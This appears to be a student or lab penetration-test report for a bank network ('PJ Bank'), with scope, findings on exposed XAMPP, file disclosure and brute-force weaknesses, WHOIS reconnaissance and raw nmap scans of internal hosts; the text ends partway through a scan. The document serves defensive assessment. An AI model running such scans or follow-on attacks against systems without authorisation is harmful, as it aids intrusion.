SECURITY ASSESSMENT

PJ Bank

Submitted to: Application Development Team
Security Analyst: Babar Ali Siddiqui

Date of Testing: 21 April 2025
Date of Report Delivery: 21 April 2025

Table of Contents

Security Engagement Summary

Engagement Overview


The engagement has been conducted in order to determine the security posture of PJ Bank's virtual environment and to highlight any security risks associated with the infrastructure in scope.

Scope

The following devices are in scope of the assessment:

S. No.	Asset Information	Hostname	IP Address
1	Public web server	Learnaboutsecurity.com	
2	Employee Workstation	Win10	10.1.2.4
3	Debian Server in DMZ	DMZiServer	10.1.0.7
4	Web App Server in DMZ	Debianx64DMZOnCloudNew	10.1.0.12

PROJECT NETWORK DIAGRAM



Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **Moderate**

- **High** – severe or catastrophic impact
- **Moderate** – Serious impact
- **Low** – limited impact

Recommendations

1. **Secure XAMPP Deployments**

   It is critical to ensure that development tools like XAMPP are never left exposed in production environments. We recommend either disabling XAMPP access when not in use or securing it behind internal firewalls and authentication to prevent exploitation by unauthorized users.

2. **Prevent Insecure Directory and File Disclosure**

   The organization should enforce strict controls on web servers to prevent unauthorized access to hidden directories and files. This includes reviewing exposed resources regularly and ensuring that sensitive files (e.g., backups, configuration data) are not accessible through the browser.

3. **Mitigate Brute Force Attack Risks**

   To protect user accounts and administrative access, we advise implementing account lockout mechanisms and login attempt rate-limiting. These measures help prevent attackers from guessing passwords by repeatedly attempting different combinations, thereby safeguarding against unauthorized access.

Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

Priority	Vulnerability	Category	Summary
🔴 High	**XAMPP Exploitation**	Misconfigured Services	XAMPP was found running in an exposed environment, which could allow attackers to access powerful admin tools and potentially execute malicious scripts. This poses a serious risk if exploited in production environments.
🟠 Medium	**Insecure Directory & File Disclosure**	Information Disclosure	Unprotected directories and sensitive files (e.g., config files, backups) were accessible via direct URL enumeration. This could lead to data leaks or unauthorized access to critical systems.
🟡 Medium	**Brute Force Attack Vulnerability**	Authentication Weakness	Login interfaces did not limit the number of login attempts, making them susceptible to brute-force attacks. Without rate limiting or account lockouts, attackers could eventually gain unauthorized access.

Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
  - https://www.kali.org/
- Python Environment
  - https://www.python.org/
- Nmap
  - https://nmap.org/
- Others
  - Dirb and Hydra Penetration Testing tools

1. XAMPP Exploitation

- **Risk:**

  XAMPP was found running in an exposed environment, which could allow attackers to access powerful admin tools and potentially execute malicious scripts. This poses a serious risk if exploited in production environments.


- **Description:**

  XAMPP is a development environment that includes Apache, MySQL, PHP, and Perl. It is not intended to be used in live, production environments. When left exposed without authentication, it can allow unauthorized users to manipulate the web server or interact with local files.

- **Discussion:**

  While XAMPP is a valuable tool for development and testing, it includes several services that should never be accessible in a live environment. The presence of XAMPP on a publicly accessible server indicates a misconfiguration or oversight that could lead to full system compromise. Exploiting its interface may allow attackers to upload malicious files, execute PHP scripts, or access sensitive information — effectively bypassing many security controls. Ensuring XAMPP is properly secured or removed is essential for maintaining a secure system posture.


Phase One: Reconnaissance



Domain:	learnaboutsecurity.com
Registered On:	2020-10-15
Expires On:	2025-10-15
Updated On:	2025-01-24
Status:	active
Name Servers:	ingrid.ns.cloudflare.com kai.ns.cloudflare.com

Registrar Information

Registrar:	Amazon Registrar, Inc.
IANA ID:	468
Abuse Email:	trustandsafety@support.aws.com
Abuse Phone:	+1.2024422253



Registrant Contact


Name:	On behalf of learnaboutsecurity.com owner
Organization:	Identity Protection Service
Street:	PO Box 786
City:	Hayes
State:	Middlesex
Postal Code:	UB3 9TR
Country:	GB
Phone:	+44.1483307527
Email:	38dc817d-cb9d-4765-bd45-668d50810c71@identity-protect.org

Technical Contact

Name:	On behalf of learnaboutsecurity.com owner
Organization:	Identity Protection Service
Street:	PO Box 786
City:	Hayes
State:	Middlesex
Postal Code:	UB3 9TR
Country:	GB
Phone:	+44.1483307527
Email:	38dc817d-cb9d-4765-bd45-668d50810c71@identity-protect.org

- **Name Servers**:
  - ingrid.ns.cloudflare.com
  - kai.ns.cloudflare.com

The domain uses Cloudflare as the DNS provider.



Analytics

Google Analytics GA4

Security

reCAPTCHA

Font scripts

Google Font API

Miscellaneous

Open Graph

CDN

cdnjs

Cloudflare

Tag managers

Google Tag Manager

JavaScript libraries

jQuery


To gather detailed information about the web technologies used on a website (including CMS, server details, and front-end libraries), I typically use tools such as **Wappalyzer**.

Scanning

NMAP results for MZ – Kali Linux and Windows


Kali Private IP: 10.1.2.5

Windows 10 Private IP: 10.1.2.4




```
└─$ nmap -A -T4 -p- 10.1.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 13:38 UTC
Nmap scan report for kali.internal.cloudapp.net (10.1.2.5)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.9p2 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 18:d5:8f:af:8e:10:5b:cd:22:45:35:ea:69:e7:7f:94 (ECDSA)
|_  256 3f:c6:c0:c0:2e:00:6f:2e:86:75:ec:4e:8d:df:74:be (ED25519)
3389/tcp open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.71 seconds
```

- During a penetration test, I identified a vulnerability in the XAMPP installation on a Windows 10 machine



```
└─$ nmap -A 10.1.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 13:53 UTC
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0032s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Dec 20  2009 incoming
|_-r--r--r-- 1 ftp ftp            187 Dec 20  2009 onefile.html
|_ftp-bounce: bounce working!
80/tcp   open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color P
HP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_a
preq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
| http-title:             XAMPP            1.7.3
| Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp  open  pop3pw        Mercury/32 poppass service
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp  open  imap          Mercury/32 imapd 4.72
|_imap-capabilities: OK X-MERCURY-1A0001 IMAP4rev1 CAPABILITY complete AUTH=PLAIN
443/tcp  open  ssl/http      Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color P
HP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
```



```
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| http-title:            XAMPP            1.7.3
|_Requested resource was https://win10.internal.cloudapp.net/xampp/splash.php
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MySQL (unauthorized)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: win10
|   NetBIOS_Domain_Name: win10
|   NetBIOS_Computer_Name: win10
|   DNS_Domain_Name: win10
